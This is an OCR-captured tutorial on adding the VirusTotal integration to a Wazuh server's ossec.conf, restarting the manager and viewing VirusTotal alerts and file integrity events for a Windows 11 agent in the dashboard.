
Scroll down a little and here is the location where we add the VirusTotal integrations.



```
  GNU nano 2.9.8                    ossec.conf

    <java_path>wodles/java</java_path>
    <ciscat_path>wodles/ciscat</ciscat_path>
  </wodle>

  <!-- Osquery integration -->
  <wodle name="osquery">
    <disabled>yes</disabled>
    <run_daemon>yes</run_daemon>
    <log_path>/var/log/osquery/osqueryd.results.log</log_path>
    <config_path>/etc/osquery/osquery.conf</config_path>
    <add_labels>yes</add_labels>
  </wodle>

  <!-- System inventory -->
  <wodle name="syscollector">
    <disabled>no</disabled>
    <interval>1h</interval>
    <scan_on_start>yes</scan_on_start>
    <hardware>yes</hardware>
    <os>yes</os>
    <network>yes</network>
    <packages>yes</packages>
    <ports all="no">yes</ports>
    <processes>yes</processes>

    <!-- Database synchronization settings -->

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell
```

Now do the same configuration shown as in figure.


```
<integration>
<name>virustotal</name>
<api_key> API_KEY </api_key>
<group>syscheck</group>
<alert_format>json</alert_format>
</integration>
```



root@wazuh-server:/var/ossec/etc
File Actions Edit View Help
GNU nano 2.9.8 ossec.conf

```
    <java_path>wodles/java</java_path>
    <ciscat_path>wodles/ciscat</ciscat_path>
  </wodle>

  <!-- Osquery integration -->
  <wodle name="osquery">
    <disabled>yes</disabled>
    <run_daemon>yes</run_daemon>
    <log_path>/var/log/osquery/osqueryd.results.log</log_path>
    <config_path>/etc/osquery/osquery.conf</config_path>
    <add_labels>yes</add_labels>
  </wodle>

<!-- virustotal integration -->

<integration>
  <name>virustotal</name>
  <api_key> Paste Your VirusTotal API Here </api_key>
  <group>syscheck</group>
  <alert_format>json</alert_format>
</integration>

  <!-- System inventory -->
  <wodle name="syscollector">
    <disabled>no</disabled>
    <interval>1h</interval>
```


Now we need the API KEY of VirusTotal account.




Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.

By submitting data above, you are agreeing to our Terms of Service and Privacy Notice, and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.

Click on your VirusTotal Account and select the API Key. You will redirect on VirusTotal API dashboard.



Now copy the VirusTotal API Key.


Wazuh - Wazuh
VirusTotal - API Key - kali
https://www.virustotal.com/gui/user/kalishell/apikey
120%
Defensive Security
Offensive Security
Learning
URL, IP address, domain or file hash


Key copied to the clipboard

API KEY

This is your personal key. Do not disclose it to anyone that you do not trust, do not embed it in scripts or software from which it can be easily retrieved if you care about its confidentiality. By submitting data using your API key, you are agreeing to our Terms of Service and Privacy Notice, and to the **sharing of your Sample submissions with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submissions. Learn more


[redacted]

Paste the API of VirusTotal Key.




```
  GNU nano 2.9.8                    ossec.conf                        Modified

    <java_path>wodles/java</java_path>
    <ciscat_path>wodles/ciscat</ciscat_path>
  </wodle>

  <!-- Osquery integration -->
  <wodle name="osquery">
    <disabled>yes</disabled>
    <run_daemon>yes</run_daemon>
    <log_path>/var/log/osquery/osqueryd.results.log</log_path>
    <config_path>/etc/osquery/osquery.conf</config_path>
    <add_labels>yes</add_labels>
  </wodle>

<!-- virustotal integration -->

<integration>
  <name>virustotal</name>
  <api_key>08d[redacted]d432</api_key>
  <group>syscheck</group>
  <alert_format>json</alert_format>
</integration>

  <!-- System inventory -->
  <wodle name="syscollector">
    <disabled>no</disabled>
    <interval>1h</interval>

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line
```

Now restart Wazuh manager
Command: systemctl restart wazuh-manager



```
        WAZUH Open Source Security Platform
                 https://wazuh.com


[wazuh-user@wazuh-server ~]$ sudo -i
[root@wazuh-server ~]# cd /var/ossec/etc
[root@wazuh-server etc]# nano ossec.conf
[root@wazuh-server etc]# systemctl restart wazuh-manager
[root@wazuh-server etc]#
```

Now reload the page of Wazuh dashboard and you will see the “VirusTotal” option now available.



Wazuh - Wazuh
https://192.168.100.50/app/wazuh#/overview/?_g=(filters:!(),refreshInterval:(pause:!t,value
Defensive Security
Offensive Security
Learning
wazuh.
Modules

THREAT DETECTION AND RESPONSE

Vulnerabilities

Discover what applications in your environment are affected by well-known vulnerabilities.


VirusTotal

Alerts resulting from VirusTotal analysis of suspicious files via an integration with their API.

MITRE ATT&CK

Security events from the knowledge base of adversary tactics and techniques based on real-world observations

Now go to “Agent” section and select the Windows11-agent.



STATUS

- Active (1)
- Disconnected (1)
- Pending (0)
- Never connected (0)

DETAILS

Active	Disconnected	Pending	Never connected	Agents coverage
1	1	0	0	50.00%

Last registered agent: Ubuntu


Most active agent: Windows11

Agents (1)

`id!=000 and status=active`

ID	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
001	Windows11	192.168.100.32	default	Microsoft Windows 11 Pro 10.0.22621.1992	node01	v4.7.3	● active	

Click on more and then select the VirusTotal.



ID	Status	IP address	Version	Groups	Operating system	Cluster node	Registration date	Last keep alive
001	● active	192.168.100.32	Wazuh v4.7.3	default	Microsoft Windows 1...	node01	May 9, 2024 @ 14:37:24.000	May 11, 2024 @ 23:30:29.000

Top Tactics


Defense Evasion	6990
Initial Access	6985
Persistence	6985
Privilege Escalation	6985
Impact	6

Compliance

- 10.2.2 (6908)
- 11.2.1 (262)
- 11.2.3 (262)
- 10.2.5 (82)
- 2.2 (13)

FIM: Recent events

Time	Path	Action	Rule description	Rule Level	Rule Id
May 11, 2024 @ 23:13:44.355	c:\users\window...	deleted	File deleted.	7	553
May 11, 2024 @ 23:10:15.475	c:\users\window...	added	File added to the...	5	554
May 11, 2024 @ 23:10:15.474	c:\users\window...	deleted	File deleted.	7	553
May 11, 2024 @ 23:10:05.318	c:\users\window...	modified	Integrity checksu...	7	550
May 11, 2024 @ 23:10:04.915	c:\users\window...	added	File added to the...	5	554



ID: 001

